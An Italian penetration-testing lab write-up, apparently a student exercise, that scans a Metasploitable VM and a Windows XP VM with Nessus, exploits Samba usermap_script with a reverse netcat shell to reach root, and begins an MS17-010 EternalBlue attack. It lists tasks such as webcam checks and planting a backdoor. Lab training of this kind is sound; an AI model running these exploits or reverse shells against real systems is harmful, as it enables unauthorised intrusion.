

```
139/tcp open netbios-ssn Samba smbd 3.x - 4.x (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec          netkit-rsh rexecd
```

# SCAN NESSUS

In secondo luogo sulla nostra macchina virtuale Kali procediamo nell'effettuare una scansione delle vulnerabilità di Metasploitable con il tool Nessus per raccogliere informazioni su quella di nostro interesse.

```
(kali㉿kali)-[~/Desktop]
$ sudo systemctl start nessusd.service
```

Il server è ora in funzione, accediamo con <https://kali:8834> e procediamo con un basic scan



Punti Chiave:

- Identificativo: CVE-2016-2118
- Severità: alta (Punteggio CVSS: 7.5)
- Tipo di Attacco: Man-in-the-Middle (MITM)
- Impatto: permette a un attaccante di intercettare e modificare il traffico tra client e server Samba

# SVOLGIMENTO SU MSFCONSOLE

Dunque per sfruttare questa vulnerabilità avviamo **msfconsole** tramite l'omonimo comando.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running

    wake up, Neo ...
    the matrix has you
    follow the white rabbit.

    knock, knock, Neo.

    C:\Windows\system32\cmd.exe -c "C:\Windows\system32\calc.exe"

https://metasploit.com

-[ metasploit v6.4.15-dev
+ --=[ 2433 exploits - 1254 auxiliary - 428 post
+ --=[ 1471 payloads - 47 encoders - 11 mops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Ricerca l'exploit “Samba smbd” tramite il comando “**search Samba**”.



Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Over
2	\_ target: Automatic	.	.	.	.
3	\_ target: Windows 2000 English	.	.	.	.
4	\_ target: Windows XP English SP0-1	.	.	.	.
5	\_ target: Windows XP English SP2	.	.	.	.
6	\_ target: Windows 2003 English SP0	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resou
9	\_ target: Windows x86	.	.	.	.
10	\_ target: Windows x64	.	.	.	.
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba “username map script” Command Execution
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 – 2.2.6 nttrans Buffer Overflow

# CONFIGURAZIONE

Scegliamo l' exploit

**"exploit/multi/samba/usermap\_script"**

tramite il codice di appartenenza

**"15"** utilizzando il comando **"use 15"** ed eseguiamo **"show options"** per controllare che le configurazioni siano giuste.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.11.155
rhosts => 192.168.11.155
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.11.105
lhost => 192.168.11.105
msf6 exploit(multi/samba/usermap_script) > set lport 4488
lport => 4488
```



```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  --  --  --
CHOST  no  The local client address
CPORT  no  The local client port
Proxies  no  A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  139  The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  --  --  --
LHOST  10.0.3.15  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port

Exploit target:
Id  Name
--  --
0  Automatic
```

Mandiamo i comandi **"set RHOSTS 192.168.11.155"**, **"set LHOST 192.168.11.105"** per impostare e memorizzare l'indirizzo IP del target e dell'attaccante, oltre ai comandi **"set RPORT"** (per impostare la porta del servizio utilizzato per la vulnerabilità) e **"set LPORT"** (per impostare la porta in ascolto)" .

Dopo aver verificato che tutti i parametri siano corretti possiamo procedere con l'attacco.

Come payload utilizziamo quello di default che è una reverse shell di tipo cmd/unix/reverse\_netcat.

# EXPLOIT

Per completare possiamo mandare il comando “**exploit**” che equivale al comando “**run**”, e una volta entrati dentro la macchina target possiamo verificare l’effettiva riuscita dell’attacco tramite l’esecuzione dei comandi “**ifconfig**” ; “**uname -a**”; “**pwd**”; “**whoami**” ; “**ls**”.

```
msf6 exploit(multi/samba/usermap_script) > exploit   
[*] Started reverse TCP handler on 192.168.11.105:4488  
[*] Command shell session 2 opened (192.168.11.105:4488 → 192.168.11.155:38740) at 2024-0  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
  
ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:83:a5:ee  
          inet addr:192.168.11.155 Bcast:192.168.11.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe83:a5ee/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:55 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:107 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:4815 (4.7 KB) TX bytes:17028 (16.6 KB)  
             Base address:0xd010 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:193 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:193 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:68909 (67.2 KB) TX bytes:68909 (67.2 KB)  
  
pwd  
/  
whoami  
root  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

# EXPLOIT WINDOWS CON METASPLOIT

TRACCIA:

**Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:**

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit

## Requisiti Laboratorio

IP Kali Linux: 192.168.166.100  
IP Windows XP: 192.168.166.200  
Listen port (Payload option) : 8888

## Evidenze Esercizio 5:

**Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:**

- Se la macchina target è una macchina virtuale oppure una macchina fisica
- Le impostazioni di rete delle macchine target
- se la macchina target ha a disposizione delle webcam attive
- Recuperate uno screenshot del desktop
- I privilegi dell'utente
- BONUS: creare una backdoor , iniettarla nel sistema, ed intercettare la connessione.

La **vulnerabilità MS17-010**, nota anche come "EternalBlue", è una falla di sicurezza nel protocollo SMBv1 di Windows.

È stata sfruttata da vari malware, tra cui WannaCry e NotPetya, permettendo l'esecuzione remota di codice sui sistemi vulnerabili.

Questa vulnerabilità consente agli attaccanti di prendere il controllo completo dei sistemi non aggiornati, facilitando la diffusione rapida di ransomware e altri malware.

# PREPARAZIONE MACCHINE

Configuriamo di seguito la macchina target e la macchina attaccante come richiesto dalla traccia:

-IP Kali: 192.168.166.100

-IP Windows :192.168.166.200


```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5e:c3:37 brd ff:ff:ff:ff:ff:ff
    inet 192.168.166.100/24 brd 192.168.166.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe5e:c337/64 scope link proto kernel ll
```

```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.0          /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.166.100
#gateway 192.168.166.1
#network 192.168.166.0
```



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>
  Suffisso DNS specifico per connessione:
  Indirizzo IP . . . . . : 192.168.166.200
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : 192.168.166.1

C:\Documents and Settings\Administrator>
```

# NESSUS

Per effettuare il vulnerability scan della macchina target, procediamo con il download del tool Nessus. Individuiamo la distribuzione corrente della macchina attaccante(debian).

The screenshot shows the Tenable Nessus download interface. On the left, there's a sidebar with 'Downloads' and a main area titled 'Tenable Nessus'. Under 'Download and Install Nessus', it shows 'Version: Nessus - 10.7.4' and 'Platform: Linux - Debian - amd64'. A large blue button labeled 'Download' is visible. On the right, a 'Summary' section provides details: 'Release Date: Jun 9, 2024', 'Release Notes: Tenable Nessus 10.7.4 Release Notes', and 'Signing Keys: RPM-GPG-KEY-Tenable-4096 (10.4 & above), RPM-GPG-KEY-Tenable-2048 (10.3 & below)'. A progress bar at the top indicates the download of 'Nessus-10.7.4-debian10\_amd64.deb' is in progress, estimated to finish in 44.5 MB at 8.5 MB/sec.

Una volta scaricato il tool , tramite il seguente comando installiamo il pacchetto scaricato:

**sudo dpkg -i Nessus-10.7.4-debian10\_amd64.deb**

```
(kali㉿kali)-[~/Desktop]
└─$ sudo dpkg -i Nessus-10.7.4-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 41624 files and directories currently installed.)
Preparing to unpack Nessus-10.7.4-debian10_amd64.deb ...
Unpacking nessus (10.7.4) ...
Setting up nessus (10.7.4) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

# NESSUS


Il server è ora in funzione. Apriamo il browser web e digitiamo il seguente comando per accedere ad esso:

**https://kali:8834**

Una volta installato il pacchetto dobbiamo far partire il servizio Nessus per poi accedervi successivamente. Di seguito il comando richiesto:

**sudo systemctl start nessusd.service**

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ sudo systemctl start nessusd.service
```



Dopo qualche minuto Nessus ha terminato lo scan . Ricordiamo inoltre che è possibile controllare lo stato di avanzamento in tempo reale senza attendere che lo scan sia terminato completamente. Nella figura sottostante possiamo vedere il risultato dello scan:

Windows XP / 192.168.166.200

Vulnerabilities 17

Severity	CVSS	VPR	Name
Critical	10.0	—	Microsoft Windows XP Unsupported Installation Detection
Medium	—	—	Microsoft Windows (Multiple Issues)
High	7.3	6.6	SMB NULL Session Authentication
Medium	—	—	SMB (Multiple Issues)
Info	—	—	SMB (Multiple Issues)
Info	—	—	Nessus SYN scanner
Info	—	—	Common Platform Enumeration (CPE)
Info	—	—	Device Type
Info	—	—	Ethernet Card Manufacturer Detection
Info	—	—	Ethernet MAC Addresses
Info	—	—	Nessus Scan Information
Info	—	—	Nessus Windows Scan Not Performed with Admin Privileges
Info	—	—	OS Identification
Info	—	—	OS Security Patch Assessment Not Available

Host Details

IP: 192.168.166.200  
MAC: 08:00:27:5C:B1:C  
OS: Microsoft Windows XP Service Pack 2  
Windows XP Service Pack 3  
Windows XP for Embedded Systems

Start: July 15 at 5:18 AM  
End: July 15 at 5:27 AM  
Elapsed: 9 minutes  
KB: Download

Vulnerabilities

Facciamo un focus sulla voce “microsoft windows (multiple issues) per scovare la vulnerabilità richiesta dalla traccia.

Windows XP / 192.168.166.200 / Microsoft Windows (Multiple Issues)

Vulnerabilities 17

Sev	CVSS	VPR	Name
Critical	10.0	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
Critical	10.0	—	Unsupported Windows OS (remote)
Critical	9.8	9.0	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEWING) (u...
High	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...
Info	—	—	WMI Not Available

Scan Details

Policy: Basic Network Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: July 15 at 5:18 AM  
End: July 15 at 5:27 AM  
Elapsed: 9 minutes

Vulnerabilities

La vulnerabilità in questione è la MS17-010.

# METASPLOIT

Una volta individuata la vulnerabilità , utilizziamo il framework di Metasploit per effettuare l'attacco.

Procediamo così di seguito:

-Aviamo il framework con il seguente codice :  
msfconsole.

-Una volta avviata la console cerchiamo un modulo  
inerente alla vulnerabilità riscontrata tramite il  
comando **search ms17\_010**

```
msf6 > search ms17_010
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  exploit/windows/smb/ms17_010_永恒蓝      2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
